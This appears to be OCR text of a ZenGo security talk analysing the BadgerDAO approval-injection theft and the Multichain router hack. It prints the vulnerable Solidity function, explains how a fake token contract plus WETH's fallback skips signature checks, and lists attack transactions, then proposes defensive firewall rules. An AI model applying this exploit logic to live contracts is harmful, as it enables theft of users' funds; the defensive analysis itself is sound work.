
- We created a web3 app in lab to test
- Inferior user experience
  - No humanly understandable explanation
  - Not showing user that they are interacting with an ERC20 contract






ZenGo

Injecting Approve



ZenGo

Injecting IncreaseAllowance



ZenGo


The first success

- Victim approving attackers' address **[20 Nov 21]**
  - 0x1fcdb04d0c5364fbd92c73ca8af9baa72c269107
- https://etherscan.io/tx/0x9a900fbe6136a44bbfd43de9c18947977990acee5fb41e7d9a76562aed960a51

ZenGo

$50M fish

- A big fish ($50M in BD) approved **[1 Dec 21]**
  - https://etherscan.io/tx/0x5e4c7966b0eaddaf63f1c89fc1c4c84812905ea79c6bee9d2ada2d2e5afe1f34
- This time it was approve via a lesser known method
  - IncreaseAllowance



ZenGo


Who is $50M fish?

- According to press
  - Celsius
  - Using MetaMask

ZenGo

Pulling the dragnet (1)

- When the fish is in the net it's the time to pull the whole dragnet out
- Attacker reacted in 6 hours time
  - Exactly on 00:00 (UTC time) **[2 December 21]** (maybe automated?)



ZenGo

Pulling the dragnet (2)

- Now it’s time for attackers to exploit all other approvers


0x2547df83880e4bdd10…	Transfer From	13724460	2021-12-02 1:22:16	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.03982195
0x46bce4f9a67369af047…	Transfer From	13724459	2021-12-02 1:22:03	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.03982195
0xd7436c17f6511d1a23…	Transfer From	13724458	2021-12-02 1:21:52	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.03982195
0x8a9c2a05ba58823c28…	Transfer From	13724457	2021-12-02 1:21:39	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.03982195
0xe01969b2c7dea53949…	Transfer From	13724456	2021-12-02 1:21:32	BadgerDAO Exploiter	OUT	Convex Finance: CVX To…	0 Ether	0.04419338
0x36ee80b32a4248c4f1…	Transfer From	13724455	2021-12-02 1:21:24	BadgerDAO Exploiter	OUT	0x8a8ffec8f4a0c8c9585d…	0 Ether	0.05189731
0x960bf0f1edac5ca49f6f…	Transfer From	13724453	2021-12-02 1:20:58	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.03982195
0x5973ea352314dd0795…	Transfer From	13724451	2021-12-02 1:20:41	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.03982195
0x85589817790d5d1f0f8…	Transfer From	13724450	2021-12-02 1:19:45	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.02980425
0x2b3a0e24b59daef540f…	Transfer From	13724445	2021-12-02 1:18:34	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.01348904
0xcc0903051732b6e92b…	Transfer From	13724314	2021-12-02 0:48:25	BadgerDAO Exploiter	OUT	0xae96ff08771a109dc66…	0 Ether	0.00646265
0x74df86ef78120ee954b…	Transfer	13724213	2021-12-02 0:27:53	BadgerDAO Exploit Funder	IN	BadgerDAO Exploiter	8 Ether	0.00242796
0x951babdddbfbbba81b…	Transfer From	13724086	2021-12-02 0:00:23	BadgerDAO Exploiter	OUT	0x4b92d19c11435614cd…	0 Ether	0.00922945

ZenGo

Security #3: Smart Contracts
The MultiChain hack

Multichain


- Multichain Router (previously AnySwap) allows users to freely swap tokens between two chains.
- Exploited
  - Started January 18th 2022
  - >1900 Eth Stolen (~$5M)
- Smart Contract logical error
- Full Analysis: [zengo/multichains-exploit-explained]



ZenGo

Tools: Web3 debugger

- We used online smart contract debugger to “replay” the transaction attack
- https://dashboard.tenderly.co



ZenGo

Multichain : The vulnerable code

```
function anySwapOutUnderlyingWithPermit(
    address from,
    address token,
    address to,
    uint amount,
    uint deadline,
    uint8 v,
    bytes32 r,
    bytes32 s,
    uint toChainID
) external {
    address _underlying = AnyswapV1ERC20(token).underlying();
    IERC20(_underlying).permit(from, address(this), amount, deadline, v, r, s);
    TransferHelper.safeTransferFrom(_underlying, from, token, amount);
    AnyswapV1ERC20(token).depositVault(amount, from);
    _anySwapOut(from, token, to, amount, toChainID);
}
```

https://gist.github.com/zhaojun-sh/0df8429d52ae7d71b6d1ff5e8f0050dc#file-anyswaprouterv4-sol-L245-L261

SwapWithPermit: Original functionality

Using this function, the caller can present a “Permit” (= another user’s signed approval) and transfer money accordingly

```
address _underlying = AnyswapV1ERC20(token).underlying();
```

unwraps the underlying token from the its anyswap wrapping


```
IERC20(_underlying).permit(from, address(this), amount, deadline, v, r, s);
```

The underlying token’s contract permit() is called to approve the router’s ability to withdraw an amount from the user’s (from) address, as the user supplied a signed (v,r,s) “permit” message

If we passed this part successfully, the signature is assumed to be verified and the function sends the signing user funds

Attack - step 1


- It’s intended to unwrap the underlying token from the its anyToken wrapping .
- However, the token parameter value is controlled by the attackers, and they pass their own malicious contract address.
- **Multichain failed here as this function should have checked if the token address is indeed of a Multichain token**
- We can see in the debugger, that this attackers’ contract now returns WETH (address 0xc02..) as its “underlying asset”.



ZenGo

Attack - step 2


- Originally, permit() was supposed to be called to verify the signed permit.
- However, WETH contract does not have a permit() function!
- WETH contract does have a “fallback function” that is called when a function is called but not found. As a result, the function does not fail although the sig is not verified!
- All of victim’s money can be sent to attacker!



ZenGo

Tools: Using Dune to analyze the attack


- Dune is an analytics tool that ETLs Ethereum blockchain data into a SQL DB
- **The vulnerable function was redundant!**
  - It was never used before the attackers used it on January 18th



ZenGo

Tools: Using Dune to monitor the attack

- Created an updating dashboard too!
- https://dune.xyz/talbeerysec/Multichain-hack



ZenGo

Web3 Security: Solutions


Insights from post mortems

- We have done dozens of them as part of our research
- All based on publicly available data
  - The Blockchain is our SIEM!
  - Open source contracts
- Most of our analysis can be
  - Automated
  - Done in real time
- We can detect and mitigate attacks in real time (Firewalls!)
  - Protecting users from rogue interfaces and smart contracts
  - Protecting contracts against exploiting transactions
    - mitigation can be done by pausing contracts, blacklisting attackers address in exchanges

Web3 “bonuses” for Firewalls

- The blockchain is your SIEM!
- False positive analysis is much easier
  - You can check your proposed rule against all past traffic
  - Create, test, tweak cycle is fast!
- Anomaly detection is much easier
  - You have the full history to train from blockchain
  - Learn, test, tweak cycle is fast!

Web3 Personal Firewall




ZenGo

Web3 Personal Firewall rules examples

- To protect against BadgerDao like attacks:
- Rogue approve transaction detection
  - Approve's Spender address reputation
    - EOA or contract?
    - If contract
      - Is contract code publicly available
      - Who deployed, and how it's related to the requesting app
    - How many interactions with other users?

ZenGo

Web3 Application Firewall




ZenGo

Web3 Application Firewall rules examples

- To protect against Multichain hack
- Redundant functions usage
  - Alert on usage of a function that was rarely used in the past
- Invalid parameters
  - Profiling on allowed parameters value
  - Would detect that it’s used only with MultiChain specific contracts

Outro



Takeaways

- Web3 is (possibly?) the next step for Web
- Currently, Web3 security is in dire straits
- However, great potential to secure it
- The blockchain is your SIEM
- All data is available to all!
- Security researchers' paradise!

ZenGo

twitter.com/zengo

medium.com/zengo

github.com/zengo-x

contact@zengo.com

ZenGo

www.zengo.com